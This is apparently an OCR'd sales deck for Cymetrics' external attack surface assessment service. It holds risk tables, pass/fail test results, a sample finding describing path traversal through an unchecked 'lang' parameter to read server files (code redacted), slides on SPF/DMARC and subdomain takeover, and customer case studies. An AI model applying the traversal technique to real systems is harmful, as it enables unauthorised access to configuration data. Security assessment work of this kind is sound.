


Table 3：Risk Assessment

Score	Attack Complexity	Vulnerability Availability	Impact
1	Difficult	Rare	Light
2	Medium	Medium	Medium
3	Simple	Common	Critical

Table 4：Rating Indicators

Severity	Score	Details
Low	1~4	Less likely to be attacked or exploited. Does not require immediate mitigation.
Medium	5~7	Important information was exposed. May cause damage when combined or chained with other vulnerabilities. Should continually follow-up and make appropriate remediation plans.
High	8~9	High risk of being attacked or exploited. Requires immediate mitigation.

Definition of Risk Matrix




Table 5：Tested Items and Results


Category Lvesion2	Category Lv2	Tested Item	Evaluation Results
Web Application	Cloud Services	Misconfiguration	Pass
		Access Control	Pass
	Configuration Management	Libraries and Dependencies	Pass
		Website Misconfiguration	Pass
		Website Access Control	Pass
		File Processing	Pass
		Directory Crawling	Pass
		Path Traversal	Pass
		Management Portal	Pass
		HTTP Protocol	Pass
	User Authentication	Encrypted Sensitive Data	Pass
		User Account Enumeration	Pass
	Connection Management	Websocket Management	Pass
		Session Management	Pass
		Cookie Attributes	Pass
		Session Data Update	Pass
		Session Variable Passing	Pass
		CRLF Response	Pass
		MAID	Pass
		Redirection	Pass
		Request Forgery	Pass
		CSRF	Pass
	User Authorization	Directory Traversal	Fail (Web01)
		Website Authorization	Pass
		Access Control	Fail (Web02 ~ 05)

Testing Scope

Comprehensive and clear risk description

For each issue found, the following items will be listed out:

- Risk type
- Risk name
- Risk level
- Related CVE/CWE
- Scope
- Risk description
- Recommendation
- Walkthrough



Findings Index	Web01
Testing Item	Web Application – User Authorization – Directory Traversal
Finding	Local File Inclusion via Path Traversal
Penetration Point	https://uat-example.company.com/api/vesion2/example
Severity	High
CWE	CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program CWE-23: Relative Path Traversal
Mitigation Level	Web Application
Issue Description	The API accepts the input parameter 'lang' which is used to construct the path of a json file on the server. The parameter is not sufficiently checked for invalid characters, thus an attacker can access arbitrary json files on the server using the '../' notation to traverse directories. This allows us to read configuration files and gain knowledge of the system, technology stack, and environment variables.

Walkthrough	The source code of this function looks like this:
	`return $this->sendJson([`
	[redacted]
	`]);`
	We can see that the `$request["lang"]` parameter is directly embedded into the constructed path without any input validation. We can also see from debugging messages that the current path is:
	`/va[redacted]e/`
	Therefore, we can read any json file on the server if we know its location. For example, we can read the composer.json file under
	`/[redacted]n`
	with


Cymetrics

EAS Advantage (1) - Strengthen SPF & DMARC testing against Phishing attack

- SPF & DMARC are configured to prevent phishing attacks. It can identify whether emails were sent by a trusted email server.


- If SPF & DMARC is not well configured, attackers can send phishing mails to mail inbox easily.

- Cymetrics EAS not only check whether SPF & DMARC is configured but identify whether the settings is correctly configured or not.




EAS Advantage (2) - Subdomain takeover testing

- Threats of subdomain takeover can give cyber attackers full control of those domains, leaving a door open for phishing attacks and that would cause significant damage to the company's reputation.



Owned by Cymetrics

POC for subdomain takeover




Owned by Cymetrics

POC for subdomain takeover

Client Examples

EAS Case Study – LEJU
Leading data analysis platform for real estate industry



樂居善用 Cymetrics 資安評估服務，安心揮灑創新能量、提供最透明房價資訊

文/ 廠商新聞稿 | 2022-09-28 發表

(右起)樂居共同創辦人林佩蓉及Cymetrics商業開發總監Eric Fang

對於大多數的人們，買房子是人生大事，肯定需要掌握透明、真實且準確的成交資訊，才能做出正確購屋決策。可惜長期以來，大家僅能接收

- Why Cymetrics EAS
  - Cost effective compared to other vendors.
  - Quick : Get a report within 15 mins.
  - Agile : Follow recommendation ladders and fix issues in each sprint.
  - Professional : Give precise recommendation.
- Package adopted
  - 6 times/year for 1 FQDN.

Ref :
https://www.ithome.com.tw/pr/153272?utm_source=FB&utm_medium=news&utm_campaign=Leju&fbclid=IwAR3J2i5nbgS1elhOz1optp2gobZUauk_p3tVvqpM6JpEKVALmwHP6fvbcMU

EAS Case Study – HR SaaS Provider
A cloud-based HR management platform

- IT Staff : Less than 5.
- **Requirement**
  - Need to have an independent assessment by a third-party to assure their clients to that the solution's security meets the prospect or client's security requirements.
- **Why Cymetrics EAS**
  - On Demand : Perform EAS on request by their client.
- **Package adopted**
  - 4 times/year for 4 FQDNs.

EAS Case Study – Manufacturing (Aerospace)
A company delivers aircraft maintenance solutions to airline partners

- IT Staff : Around 10+
- **Requirement**
  - Aware that exposed data could possibly be used and lead to cyber attack. Thus, they started to manage exposure assessment from official website.
  - Cybersecurity level of supply chains and vendors will be planned next.
- **Why Cymetrics EAS**
  - Cost effective compared to other SRS vendors.
  - EAS customer portal is easy to understand.
  - Report in Chinese language is a plus.
- **Package adopted**
  - 12 times/year for 1 FQDN.

EAS Case Study – One of the largest insurer in Taiwan

- Sufficient IT resources and has a CISO position.
- The re-seller partner of Cymetrics won the project case **by adding EAS as a value-differentiation item** and won positive feedback from the client.
- Package adopted
  - 1 time/year for 1 FQDN.

EAS Case Study – MSSP Partner
The leading cloud-based partner for AWS services in Taiwan

- **Background**
  - Lots of new clients transfer infra from on-premise to cloud, thus cybersecurity matters.
  - Existing MSP service is hard to generate extra income.
- **Requirement**
  - Establish a department for expanding cybersecurity business and generate income.
- **Why Cymetrics EAS**
  - Agile and flexible for partners to utilize.
  - Bundle EAS and package it as an add-on service to existed clients.
  - Use EAS to for lead generation and nurturing with new SMB clients.
- **Package adopted**
  - 100 EAS license/year as MSSP partners.

EAS Case Study – Top 5 P&C insurer in Taiwan


- **Target**
  - Selling cyber insurance to potential clients.
- **Pain point**
  - Cybersecurity questionnaire is not able to present the real and up-to-date risk of the clients.
  - Security Score Card is not user friendly and readable for non-cyber staffs.
- **Why Cymetrics EAS**
  - Cost effective compared to other SRS vendors.
  - Simple and quick index can assist insurance company to know the risk of client directly.
- **Collaboration Model**
  - Cymetrics offers demo reports for client approach for cyber insurance introduction.
  - Insurance company buys and uses Cymetrics EAS report to do preliminary assessment for potential clients on their official website, payment pages, or important external services.

EAS Case Study – Reinsurer (1/3)

- **Target**
  - Sell cyber insurance service with Cymetrics EAS.
- **Pain point**
  - Difficult to identify clients' cyber risks
  - Difficult to quantify clients' cyber risk protection level
  - No cyber risk baseline
  - No risk prevention advice/suggestion to clients
  - Questionnaire...too long? Not useful?
  - No manpower/tool to monitor latest cyber risks and environment

EAS Case Study – Reinsurer (2/3)

- **Why Cymetrics EAS**
  - Risk assessment across 5 dimensions with 160+ areas within 15 Minutes
  - Quantifies information security levels and compliance ratings
  - Prepare indicative cyber insurance quotation according to risk matrix



High Risk (25% more)	Critical Risk (50% more)	Critical Risk (50% more)
Medium Risk (10% more)	High Risk (25% more)	Critical Risk (50% more)
Low Risk (100)	Medium Risk (10% more)	High Risk (25% more)

Cymetrics

EAS Case Study – Reinsurer (3/3)

- **Benefits for Reinsurers**
  - Easy ~~Difficult~~ to identify clients' cyber risks
  - Easy ~~Difficult~~ to quantify clients' cyber protection level
  - Pre-set pricing table (if agreed by UWs) ~~Difficult to quote~~
  - Solid ~~No~~ cyber risk baseline among stakeholders
  - Specific ~~No~~ loss prevention advice/suggestion to clients
  - No questionnaire needed…~~too long?Useful?~~
  - No cost of manpower/tool to monitor cyber environment.

Any questions ?

Contact Us

eric.fang@cymetrics.io